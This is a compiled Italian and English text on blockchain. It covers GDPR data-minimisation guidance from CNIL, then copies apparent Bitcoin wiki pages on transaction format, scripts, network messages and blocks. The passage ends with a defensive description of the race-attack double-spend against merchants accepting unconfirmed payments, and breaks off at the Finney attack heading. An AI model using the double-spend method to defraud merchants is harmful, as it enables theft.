- Il sistema, all'atto della sua prima registrazione, generi all'utente una nuova identità condivisa (utente, servizio) e inviata, insieme alle autorizzazioni associate, alla blockchain. I dati raccolti (ad esempio, dati della posizione) sono crittografati utilizzando una chiave di crittografia condivisa e inviati alla blockchain in una transazione, che successivamente la indirizza a un archivio fuori blocco, pur mantenendo solo un puntatore ai dati sul libro mastro pubblico (ad esempio, il puntatore è l'hash SHA-256 dei dati).
- Sia al servizio sia all'utente deve essere permesso di interrogare i dati utilizzando una transazione con il puntatore (chiave) ad esso associato. La blockchain quindi deve verificare che la firma digitale appartenga all'utente o al servizio. Per il servizio, devono essere controllate anche le sue autorizzazioni per accedere ai dati. Infine, l'utente deve poter modificare le autorizzazioni concesse a un servizio in qualsiasi momento emettendo una transazione con una nuova serie di autorizzazioni, incluso revocare l'accesso ai dati precedentemente memorizzati.

COMPATIBILITÀ CON L'ARTICOLO 32: SICUREZZA DEL TRATTAMENTO - [FONTE ALDO PEDICO]

Nell'architettura blockchain devono e possono essere applicate le stesse regole utilizzate per i trattamenti al di fuori del protocollo sia per quanto riguarda la base dati utilizzata in locale o in un server sia per la sicurezza perimetrale.

MINIMIZZAZIONE DEI DATI

- Il principio di minimizzazione dei dati richiede che i dati raccolti siano pertinenti e limitati a quanto strettamente necessario agli scopi per i quali sono trattati. Inoltre, i dati personali non possono essere memorizzati per un tempo illimitato: un periodo di conservazione dei dati deve quindi essere definito in base allo scopo del loro trattamento.
- Gli identificatori di *partecipanti* e *miner*:

  Ogni partecipante ha un identificatore composto da una serie di caratteri alfanumerici che appaiono casuali e che costituiscono la chiave pubblica dell'account del partecipante. Questa chiave pubblica è collegata a una chiave privata, nota solo al partecipante. Nella stessa architettura blockchain questi identificatori sono sempre visibili, in quanto sono essenziali per il suo corretto funzionamento. CNIL ritiene che questi dati non possano essere ulteriormente ridotti al minimo e che i loro periodi di conservazione siano, in sostanza, in linea con la durata dell'esistenza della blockchain.
- Dati aggiuntivi (o utili)

  I dati aggiuntivi memorizzati nella blockchain possono contenere dati personali, che possono potenzialmente riguardare persone diverse dai *partecipanti* e dai *miner*.
- Se giustificato dalla finalità del trattamento e se una valutazione dell'impatto ha dimostrato che i rischi residui sono accettabili, i dati possono essere conservati sotto forma di un'impronta digitale tradizionale (senza chiave) anche in testo chiaro. Alcuni titolari del trattamento potrebbero avere l'obbligo legale di rendere pubbliche e accessibili alcune informazioni, senza un periodo di conservazione: in questo caso particolare, è possibile prevedere la memorizzazione di dati personali su una blockchain pubblica, a condizione che la DPIA concluda che i rischi per i dati sono minimi.
- Dato che gli identificatori dei partecipanti, vale a dire le loro chiavi pubbliche, sono essenziali per il corretto funzionamento della blockchain, CNIL ritiene che non sia possibile minimizzarli ulteriormente; il periodo di conservazione è in linea con quello della blockchain.
- Per quanto riguarda i dati personali aggiuntivi, al fine di garantire la conformità alla protezione dei dati in base alla progettazione e per impostazione predefinita e obblighi di minimizzazione dei dati, CNIL raccomanda soluzioni in cui i dati siano elaborati in ordine di preferenza:
  - ✓ un ricovero (commitment) del dato;
  - ✓ un hash generato da una funzione di hash con chiave sul dato;
  - ✓ un testo cifrato del dato.

13.2. CONSIDERAZIONI PER IL CALCOLO DEL RISCHIO

Caratteristiche dell'architettura: le sue caratteristiche potrebbero essere in conflitto con quanto stabilito dal Regolamento e per ognuna di esse è necessario valutare l'impatto.

BLOCKCHAIN PUBBLICHE E AUTORIZZATE

1. La blockchain "*pubblica*"
   - Senza richiesta di permessi o autorizzazioni a chiunque è consentito di diventare un nodo partecipante o un nodo di convalida.
   - Non c'è il proprietario della rete, nessuna procedura di iscrizione, nessuna registrazione e nessuna restrizione su chi può farlo.
   - Tutti i nodi possono vedere tutti i dati, così come gli indirizzi del mittente e del destinatario.
   - Chiunque può decidere di crittografare i dati prima di inviarli; si può utilizzare un servizio di reindirizzamento di terze parti per offuscare l'indirizzo del mittente o del destinatario.

2. La blockchain "*pubbliche e autorizzate*"

   Chiunque può essere un nodo partecipante e vedere tutti i dati, ma solo gli attori pre-approvati possono diventare nodi di convalida e aggiungere dati al libro mastro.

3. La blockchain "*private*" (permissioned)
   - I nodi di convalida e i nodi partecipanti devono essere pre-approvati da una governance degli attori.
   - In alcuni casi, esistono regole che definiscono chi è in grado di vedere e quali dati.
   - Effettuare una valutazione del numero minimo di *miner* che garantisca l'assenza di una coalizione in grado di controllare oltre il 50% delle potenze lungo la catena.
   - Definire procedure tecniche e organizzative per limitare l'impatto di un potenziale errore dell'algoritmo (in particolare la pubblicazione di una vulnerabilità su un meccanismo crittografico) sulla sicurezza delle transazioni.
   - Definire un piano di emergenza da implementare che consenta di modificare gli algoritmi quando è identificata una vulnerabilità.
   - Definire una governance delle modifiche al software utilizzato per creare transazioni.
   - Definire procedure tecniche ed organizzative per garantire un allineamento tra le autorizzazioni pianificate e l'applicazione pratica.
   - Attuare misure per garantire la riservatezza.
   - Il titolare del trattamento deve garantire la sicurezza delle chiavi segrete utilizzate.

NODI

Di solito ci sono due tipi di nodi:

1. Convalida dei nodi. È consentito di aggiungere dati al libro mastro, secondo un algoritmo concordato chiamato "*meccanismo di consenso"*.
2. Nodi partecipanti. Memorizzano copie sincronizzate dei dati. A seconda della tecnologia specifica, non tutti i nodi possono necessariamente memorizzare tutti i dati.

Se un utente è connesso a una nodo partecipante, può aggiungere nuovi dati al libro mastro ma questi dati devono prima essere inviati al nodo partecipante e poi inviati a un nodo di convalida.

DESIGN A 2 LIVELLI IMPLICA IN GENERE 2 BLOCKCHAIN INTEROPERABILI

- Una rete di blockchain privata, consortile con permessi, gestita da poche dozzine di nodi, dove avviene l'elaborazione in tempo reale. Rete veloce ma non molto decentralizzata e non è interoperabile con altre reti in tutto il mondo.
- Base, la blockchain pubblica, gestita da migliaia di nodi: non privata; non molto veloce; molto decentralizzata; molto difficile interrompere il funzionamento (art. 32 per BC e DR) o

acquisirne il controllo. Può essere utilizzata per:

- ✓ archiviare le risorse crittografiche per lunghi periodi di tempo senza scambiarle;
- ✓ come bridge per spostare queste cripto risorse da una rete di trading privata a un'altra.
- ✓ in una tale progettazione, la blockchain di base rende possibile l'interoperabilità della rete privata con altre reti in tutto il mondo, ma i membri del consorzio devono essere estremamente attenti a non compromettere i dati personali quando i dati vengono scambiati tra i due livelli.

14. TRANSACTION – NETWORK – BLOCK – IRREVERSIBLE TRANSACTIONS – PRIVATE KEY – WALLET IMPORT FORMAT – CONFIRMATION TIME – SHA-2 *[FONTE FILE: TRACCIATO DELLE TRANSAZIONI BLOCKCHAIN]*


TRANSACTION

A transaction is a transfer of Bitcoin value that is broadcast to the network and collected into blocks. A transaction typically references previous transaction outputs as new transaction inputs and dedicates all input Bitcoin values to new outputs. Transactions are not encrypted, so it is possible to browse and view every transaction ever collected into a block. Once transactions are buried under enough confirmations they can be considered irreversible.

Standard transaction outputs nominate addresses, and the redemption of any future inputs requires a relevant signature.

All transactions are visible in the block chain, and can be viewed with a hex editor. A block chain browser is a site where every transaction included within the block chain can be viewed in human-readable terms. This is useful for seeing the technical details of transactions in action and for verifying payments.


Transaction








Scripts and DER encoding both use big-endian values, all other serializations use little-endian

FILE HISTORY

Click on a date/time to view the file as it appeared at that time.

	Date/Time	Thumbnail	Dimensions	User	Comment
current	02:52, 23 August 2011		2,429 × 1,060 (238 KB)	Etotheipi (talk | contribs)	Byte-map of a transaction with one of each type of TxIn and TxOut

02:50, 23 August 2011		2,429 × 1,060 (238 KB)	Etotheipi (talk | contribs)	Byte-map of Transaction with each type of TxIn and TxOut
02:37, 23 August 2011		2,429 × 1,060 (238 KB)	Etotheipi (talk | contribs)	Byte-map of a transaction with one of each type of TxIn and TxOut
02:35, 23 August 2011		2,429 × 1,060 (238 KB)	Etotheipi (talk | contribs)	Byte-map of a transaction with one of each type of TxIn and TxOut
01:45, 23 August 2011		2,429 × 1,060 (232 KB)	Etotheipi (talk | contribs)	Byte-map of a transaction with one of each type of TxIn and TxOut
01:26, 23 August 2011		2,429 × 1,060 (233 KB)	Etotheipi (talk | contribs)	Byte-map of a transaction with each type of TxIn and TxOut serialization.

- You cannot overwrite this file.

METADATA

This file contains additional information, probably added from the digital camera or scanner used to create or digitize it. If the file has been modified from its original state, some details may not fully reflect the modified file.

GENERAL FORMAT OF A BITCOIN TRANSACTION (INSIDE A BLOCK)

Field	Description	Size
Version no	currently 1	4 bytes
Flag	If present, always 0001, and indicates the presence of witness data	optional 2 byte array
In-counter	positive integer VI = VarInt	1 - 9 bytes
list of inputs	the first input of the first transaction is also called "coinbase" (its content was ignored in earlier versions)	<in-counter>-many inputs
Out-counter	positive integer VI = VarInt	1 - 9 bytes
list of outputs	the outputs of the first transaction spend the mined bitcoins for the block	<out-counter>-many outputs
Witnesses	A list of witnesses, 1 for each input, omitted if flag above is missing	variable, see Segregated_Witness
Lock time	if non-zero and sequence numbers are < 0xFFFFFFFF: block height or timestamp when transaction is final	4 bytes

Principle example of a Bitcoin transaction with 1 input and 1 output only

DATA

```
Input:
Previous                                                        tx:
f5d8ee39a430901c91a5917b9f2dc19d6d1a0e9cea205b009ca73dd04
470b9a6
Index: 0
scriptSig:
304502206e21798a42fae0e854281abd38bacd1aeed3ee3738d9e1446
618c4571d10
90db022100e2ac980643b0b82c0e88ffdfec6b64e3e6ba35e7ba5fdd7
d5d6cc8d25c6b241501

Output:
Value: 5000000000
scriptPubKey:                OP_DUP                OP_HASH160
404371705fa9bd789a2fcd52d2c580b65d35549d
```

```
OP_EQUALVERIFY OP_CHECKSIG
```

EXPLANATION

The input in this transaction imports 50 BTC from output #0 in transaction f5d8... Then the output sends 50 BTC to a Bitcoin address (expressed here in hexadecimal 4043... instead of the normal base58). When the recipient wants to spend this money, he will reference output #0 of this transaction in an input of his own transaction.

INPUT

An input is a reference to an output from a previous transaction. Multiple inputs are often listed in a transaction. All of the new transaction's input values (that is, the total coin value of the previous outputs referenced by the new transaction's inputs) are added up, and the total (less any transaction fee) is completely used by the outputs of the new transaction. Previous tx is a hash of a previous transaction. Index is the specific output in the referenced transaction. ScriptSig is the first half of a script (discussed in more detail later).

The script contains two components, a signature and a public key. The public key must match the hash given in the script of the redeemed output. The public key is used to verify the redeemers signature, which is the second component. More precisely, the second component is an ECDSA signature over a hash of a simplified version of the transaction. It, combined with the public key, proves the transaction was created by the real owner of the address in question. Various flags define how the transaction is simplified and can be used to create different types of payment.

OUTPUT

An output contains instructions for sending bitcoins. Value is the number of Satoshi (1 BTC = 100,000,000 Satoshi) that this output will be worth when claimed. ScriptPubKey is the second half of a script (discussed later). There can be more than one output, and they share the combined value of the inputs. Because each output from one transaction can only ever be referenced once by an input of a subsequent transaction, the entire combined input value needs to be sent in an output if you don't want to lose it. If the input is worth 50 BTC but you only want to send 25 BTC, Bitcoin will create two outputs worth 25 BTC: one to the destination, and one back to you (known as "change", though you send it to yourself). Any input bitcoins not redeemed in an output is considered a transaction fee; whoever generates the block can claim it by inserting it into the coinbase transaction of that block.


VERIFICATION

To verify that inputs are authorized to collect the values of referenced outputs, Bitcoin uses a custom Forth-like scripting system. The input's scriptSig and the referenced output's scriptPubKey are evaluated (in that order), with scriptPubKey using the values left on the stack by scriptSig. The input is authorized if scriptPubKey returns true. Through the scripting system, the sender can create very complex conditions that people have to meet in order to claim the output's value. For example, it's possible to create an output that can be claimed by anyone without any authorization. It's also possible to require that an input be signed by ten different keys, or be redeemable with a password instead of a key.

TYPES OF TRANSACTION


Bitcoin currently creates two different scriptSig/scriptPubKey pairs. These are described below.

It is possible to design more complex types of transactions, and link them together into cryptographically enforced agreements. These are known as Contracts.



FILE HISTORY

Click on a date/time to view the file as it appeared at that time.

	Date/Time	Thumbnail	Dimensions	User	Comment
current	21:56, 19 December 2010		1,432 × 1,188 (30 KB)	Theymos (talk | contribs)	Graph of transaction input/outputs.

- You cannot overwrite this file.

PAY-TO-PUBKEYHASH

```
scriptPubKey: OP_DUP OP_HASH160 <pubKeyHash>
OP_EQUALVERIFY OP_CHECKSIG
scriptSig: <sig> <pubKey>
```

A Bitcoin address is only a hash, so the sender can't provide a full public key in scriptPubKey. When redeeming coins that have been sent to a Bitcoin address, the recipient provides both the signature and the public key. The script verifies that the provided public key does hash to the hash in scriptPubKey, and then it also checks the signature against the public key.

CHECKING PROCESS:

Stack	Script	Description
Empty.	<sig> <pubKey> OP_DUP OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	scriptSig and scriptPubKey are combined.
<sig> <pubKey>	OP_DUP OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	Constants are added to the stack.
<sig> <pubKey> <pubKey>	OP_HASH160 <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	Top stack item is duplicated.
<sig> <pubKey> <pubHashA>	<pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG	Top stack item is hashed.
<sig> <pubKey> <pubHashA> <pubKeyHash>	OP_EQUALVERIFY OP_CHECKSIG	Constant added.
<sig> <pubKey>	OP_CHECKSIG	Equality is checked between the top two stack items.
true	Empty.	Signature is checked for top two stack items.

PAY-TO-SCRIPT-HASH

```
scriptPubKey: OP_HASH160 <scriptHash> OP_EQUAL
scriptSig: ..signatures... <serialized script>
m-of-n multi-signature transaction:
scriptSig: 0 <sig1> ... <script>
script: OP_m <pubKey1> ... OP_n OP_CHECKMULTISIG
```

P2SH addresses were created with the motivation of moving "the responsibility for supplying the conditions to redeem a transaction from the sender of the funds to the redeemer. They allow the sender to fund an arbitrary transaction, no matter how complicated, using a 20-byte hash"1. Pay-to-Pubkey-hash addresses are similarly a 20-byte hash of the public key.

Pay-to-script-hash provides a means for complicated transactions, unlike the Pay-to-pubkey-hash, which has a specific definition for scriptPubKey, and scriptSig. The specification places no limitations on the script, and hence absolutely any contract can be funded using these addresses.

The scriptPubKey in the funding transaction is script which ensures that the script supplied in the redeeming transaction hashes to the script used to create the address.

In the scriptSig above, 'signatures' refers to any script which is sufficient to satisfy the following serialized script.

CHECKING PROCESS:

Stack	Script	Description
Empty.	0 <sig1> <sig2> OP_2 <pubKey1> <pubKey2> <pubKey3> OP_3 OP_CHECKMULTISIG	Only the scriptSig is used.
0 <sig1> <sig2> OP_2 <pubKey1> <pubKey2> <pubKey3> OP_3	OP_CHECKMULTISIG	Constants are added to the stack.
true	Empty	Signatures validated in the order of the keys in the script.

See also BIP 0016

GENERATION

Generations have a single input, and this input has a "coinbase" parameter instead of a scriptSig. The data in "coinbase" can be anything; it isn't used. Bitcoin puts the current compact-format target and the arbitrary-precision "extranonce" number there, which increments every time the Nonce field in the block header overflows. Outputs can be anything, but Bitcoin creates one exactly like an IP address transaction. The extranonce contributes to enlarge the domain for the proof of work function. Miners can easily modify nonce (4byte), timestamp and extranonce (2 to 100bytes).

GENERAL FORMAT (INSIDE A BLOCK) OF EACH INPUT OF A TRANSACTION - TXIN

Field	Description	Size
Previous Transaction hash	doubled SHA256-hashed of a (previous) to-be-used transaction	32 bytes
Previous Txout-index	non negative integer indexing an output of the to-be-used transaction	4 bytes
Txin-script length	non negative integer VI = VarInt	1 - 9 bytes
Txin-script / scriptSig	Script	<in-script length>-many bytes
sequence_no	normally 0xFFFFFFFF; irrelevant unless transaction's lock_time is > 0	4 bytes

The input sufficiently describes where and how to get the bitcoin amount to be redeemed. If it is the (only) input of the first transaction of a block, it is called the generation transaction input and its content completely ignored. (Historically the Previous Transaction hash is 0 and the Previous Txout-index is -1.)

GENERAL FORMAT (INSIDE A BLOCK) OF EACH OUTPUT OF A TRANSACTION - TXOUT

Field	Description	Size
value	non negative integer giving the number of Satoshis (BTC/10^8) to be transferred	8 bytes
Txout-script length	non negative integer	1 - 9 bytes VI = VarInt
Txout-script / scriptPubKey	Script	<out-script length>-many bytes

The output sets the conditions to release this bitcoin amount later. The sum of the output values of the first transaction is the value of the mined bitcoins for the block plus possible transactions fees of the other transactions in the block.

NETWORK

Bitcoin uses a simple broadcast network to propagate transactions and blocks. All communications are done over TCP. Bitcoin is fully able to use ports other than 8333 via the -port parameter. IPv6 is supported with Bitcoind/Bitcoin-Qt v0.7. Using bitcoin over tor is also supported.

MESSAGES

- *version* - Information about program version and block count. Exchanged when first connecting.
- *verack* - Sent in response to a version message to acknowledge that we are willing to connect.
- *addr* - List of one or more IP addresses and ports.
- *inv* - "I have these blocks/transactions: ..." Normally sent only when a *new* block or transaction is being relayed. This is only a list, not the actual data.
- *getdata* - Request a single block or transaction by hash.
- *getblocks* - Request an *inv* of all blocks in a range.
- *getheaders* - Request a *headers* message containing all block headers in a range.
- *tx* - Send a transaction. This is sent only in response to a *getdata* request.
- *block* - Send a block. This is sent only in response to a *getdata* request.
- *headers* - Send up to 2,000 block headers. Non-generators can download the headers of blocks instead of entire blocks.
- *getaddr* - Request an *addr* message containing a bunch of known-active peers (for bootstrapping).
- *submitorder*, *checkorder*, and *reply* - Used when performing an IP transaction.
- *alert* - Send a network alert.
- *ping* - Does nothing. Used to check that the connection is still online. A TCP error will occur if the connection has died.

More information and in-depth technical information are in the Protocol Specification.

CONNECTION

To connect to a peer, you send a version message containing your version number, block count, and current time. The remote peer will send back a verack message and his own version message if he is accepting connections from your version. You will respond with your own verack if you are accepting connections from his version.

The time data from all of your peers is collected, and the median is used by Bitcoin for all network tasks that use the time (except for other version messages).

You then exchange getaddr and addr messages, storing all addresses that you don't know about. addr messages often contain only one address, but sometimes contain up to 1000. This is most common at the beginning of an exchange.

STANDARD RELAYING

When someone sends a transaction, they send an inv message containing it to all of their peers. Their peers will request the full transaction with getdata. If they consider the transaction valid after receiving it, they will also broadcast the transaction to all of their peers with an inv, and so

on. Peers ask for or relay transactions only if they don't already have them. A peer will never rebroadcast a transaction that it already knows about, though transactions will eventually be forgotten if they don't get into a block after a while. The sender and receiver of the transaction will rebroadcast, however.

Anyone who is generating will collect valid received transactions and work on including them in a block. When someone does find a block, they send an inv containing it to all of their peers, as above. It works the same as transactions.

Everyone broadcasts an addr containing their own IP address every 24 hours. Nodes relay these messages to a couple of their peers and store the address if it's new to them. Through this system, everyone has a reasonably clear picture of which IPs are connected to the network at the moment. After connecting to the network, you get added to everyone's address database almost instantly because of your initial addr.

Network alerts are broadcast with alert messages. No inv-like system is used; these contain the entire alert. If a received alert is valid (signed by one of the people with the private key), it is relayed to all peers. For as long as an alert is still in effect, it is rebroadcast at the start of every new connection.

INITIAL BLOCK DOWNLOAD

At the start of a connection, you send a getblocks message containing the hash of the latest block you know about. If the peer doesn't think that this is the latest block, it will send an inv that contains up to 500 blocks ahead of the one you listed. You will then request all of these blocks with getdata, and the peer will send them to you with block messages. After you have downloaded and processed all of these blocks, you will send another get blocks, etc., until you have all of the blocks.

THIN SPV CLIENTS

BIP 0037 introduced support for thin or lite clients by way of Simple Payment Verification. SPV clients do not need to download the full block contents to verify the existence of funds in the blockchain, but rely on the chain of block headers and bloom filters to obtain the data they need from other nodes. This method of client communication allows high security trustless communication with full nodes, but at the expensive of some privacy as the peers can deduce which addresses the SPV client is seeking information about.

MultiBit and Bitcoin Wallet work in this fashion using the library bitcoin as their foundation.

BOOTSTRAPPING

You choose which peers to connect to by sorting your address database by the time since you last saw the address and then adding a bit of randomization.

Bitcoin has three methods of finding peers.

ADDR

The addr messages described above create an effect similar to the IRC bootstrapping method. You know reasonably quickly whenever a peer joins, though you won't know for a while when they leave.

Bitcoin comes with a list of addresses known as "seed nodes". If you are unable to connect to IRC and you've never connected to the network before, the client will update the address database by connecting to one of the nodes from this list.

The -addnode command line option can be used to manually add a node. The -connect option can force bitcoin to connect only to a specific node.

DNS

Bitcoin looks up the IP Addresses of several host names and adds those to the list of potential addresses. This is the default seeding mechanism, as of v0.6.x and later.

IRC

As-of version 0.6.x of the Bitcoin client IRC bootstrapping is no longer enabled by default, and as of version 0.8.2 support for IRC bootstrapping has been removed completely. The information below is accurate for most versions prior.

Bitcoin joins a random channel between #bitcoin00 and #bitcoin99 on irc.lfnet.org. Your nick is set to an encoded form of your IP address. By decoding all the nicks of all users on the channel, you get a list of all IP addresses currently connected to Bitcoin.

For hosts that cannot make outbound connections on port 6667, the lfnet servers are also listening on port 7777.

HEARTBEAT

If thirty minutes or more has passed since the client has transmitted any messages it will transmit a message to keep the connection to the peer node alive.

If ninety minutes has passed since a peer node has communicated any messages, then the client will assume that connection has closed.

BLOCK

Transaction data is permanently recorded in files called blocks. They can be thought of as the individual pages of a city recorder's record book (where changes to title to real estate are recorded) or a stock transaction ledger. Blocks are organized into a linear sequence over time (also known as the block chain). New transactions are constantly being processed by miners into new blocks which are added to the end of the chain. As blocks are buried deeper and deeper into the blockchain they become harder and harder to change or remove, this gives rise of bitcoin's Irreversible Transactions.

BLOCK STRUCTURE

Field	Description	Size
Magic no	value always 0xD9B4BEF9	4 bytes
Blocksize	number of bytes following up to end of block	4 bytes
Blockheader	consists of 6 items	80 bytes
Transaction counter	positive integer VI = VarInt	1 - 9 bytes
transactions	the (non empty) list of transactions	<Transaction counter>-many transactions

DESCRIPTION

Each block contains, among other things, a record of some or all recent transactions, and a reference to the block that came immediately before it. It also contains an answer to a difficult-to-solve mathematical puzzle - the answer to which is unique to each block. New blocks cannot be submitted to the network without the correct answer - the process of "mining" is essentially the process of competing to be the next to find the answer that "solves" the current block. The mathematical problem in each block is extremely difficult to solve, but once a valid solution is found, it is very easy for the rest of the network to confirm that the solution is correct. There are multiple valid solutions for any given block - only one of the solutions needs to be found for the block to be solved.

Because there is a reward of brand new bitcoins for solving each block, every block also contains a record of which Bitcoin addresses or scripts are entitled to receive the reward. This record is known as a generation transaction, or a coinbase transaction, and is always the first transaction appearing in every block. The number of Bitcoins generated per block starts at 50 and is halved every 210,000 blocks (about four years).

Bitcoin transactions are broadcast to the network by the sender, and all peers trying to solve blocks collect the transaction records and add them to the block they are working to solve. Miners get incentive to include transactions in their blocks because of attached transaction fees.

The difficulty of the mathematical problem is automatically adjusted by the network, such that it targets a goal of solving an average of 6 blocks per hour. Every 2016 blocks (solved in about two weeks), all Bitcoin clients compare the actual number created with this goal and modify the target by the percentage that it varied. The network comes to a consensus and automatically increases (or decreases) the difficulty of generating blocks.

Because each block contains a reference to the prior block, the collection of all blocks in existence can be said to form a chain. However, it's possible for the chain to have temporary splits - for example, if two miners arrive at two different valid solutions for the same block at the same time,

unbeknownst to one another. The peer-to-peer network is designed to resolve these splits within a short period of time, so that only one branch of the chain survives.

The client accepts the 'longest' chain of blocks as valid. The 'length' of the entire block chain refers to the chain with the most combined difficulty, not the one with the most blocks. This prevents someone from forking the chain and creating a large number of low-difficulty blocks, and having it accepted by the network as 'longest'.

COMMON QUESTIONS ABOUT BLOCKS

How many blocks are there? Current block count

What is the maximum number of blocks? There is no maximum number, blocks just keep getting added to the end of the chain at an average rate of one every 10 minutes.

Even when all 21 million coins have been generated? Yes. The blocks are for proving that transactions existed at a particular time. Transactions will still occur once all the coins have been generated, so blocks will still be created as long as people are trading Bitcoins.

How long will it take me to generate a block? No one can say exactly. There is a generation calculator that will tell you how long it might take.

What if I'm 1% towards calculating a block and...? There's no such thing as being 1% towards solving a block. You don't make progress towards solving it. After working on it for 24 hours, your chances of solving it are equal to what your chances were at the start or at any moment. Believing otherwise is what's known as the Gambler's fallacy. It's like trying to flip 53 coins at once and have them all come up heads. Each time you try, your chances of success are the same.

Where can I find more technical detail? There is more technical detail on the block hashing algorithm page.

IRREVERSIBLE TRANSACTIONS

When used correctly, Bitcoin's base layer transactions on the blockchain are irreversible and final. It's no exaggeration to say that the entirety of bitcoin's system of blockchain, mining, proof of work, difficulty etc, exist to produce this history of transactions that is computationally impractical to modify.

In the literature on electronic cash, this property was often refer to as "solving the double-spending problem". Double-spending is the result of successfully spending some money more than once. Bitcoin users protect themselves from double spending fraud by waiting for confirmations when receiving payments on the blockchain, the transactions become more irreversible as the number of confirmations rises.

Other electronic systems prevent double-spending by having a master authoritative source that follows business rules for authorizing each transaction. Bitcoin uses a decentralized system, where a consensus among nodes following the same protocol and proof of work is substituted for a central authority. This means bitcoin has special properties not shared by centralized systems. For example if you keep the private key of a bitcoin secret and the transaction has enough confirmations, then nobody can take the bitcoin from you no matter for what reason, no matter how good the excuse, no matter what. Possession of bitcoin is not enforced by business rules and policy, but cryptography and game theory.

Because bitcoin transactions can be final, merchants do not need to hassle customers for extra information like billing address, name, etc., so bitcoin can be used without registering a real name or excluding users based on age, nationality or residency. Finality in transactions means smart contracts can be created with a "code-is-law" ethos.

Attack vectors

RACE ATTACK

Traders and merchants who accept a payment immediately on seeing "0/unconfirmed" are exposed to the transaction being reversed. An attempt at fraud could work that the fraudster sends a transaction paying the merchant directly to the merchant, and sends a conflicting transaction spending the coin to himself to the rest of the network. It is likely that the second conflicting transaction will be mined into a block and accepted by bitcoin nodes as genuine.

Merchants can take precautions (e.g., disable incoming connections, only connect to well connected nodes) to lessen the risk of a race attack but the risk cannot be eliminated. Therefore, the cost/benefit of the risk needs to be considered when accepting payment on 0/unconfirmed when there is no recourse against the attacker.

The research paper Two Bitcoins at the Price of One finds that the protocol allows a high degree of success by an attacker in performing race attacks. The method studied in the research paper depends on access to the merchant's Bitcoin node which is why that even prior to this paper, recommendations for merchants include disabling incoming connections and to choose specific outgoing connections.

FINNEY ATTACK

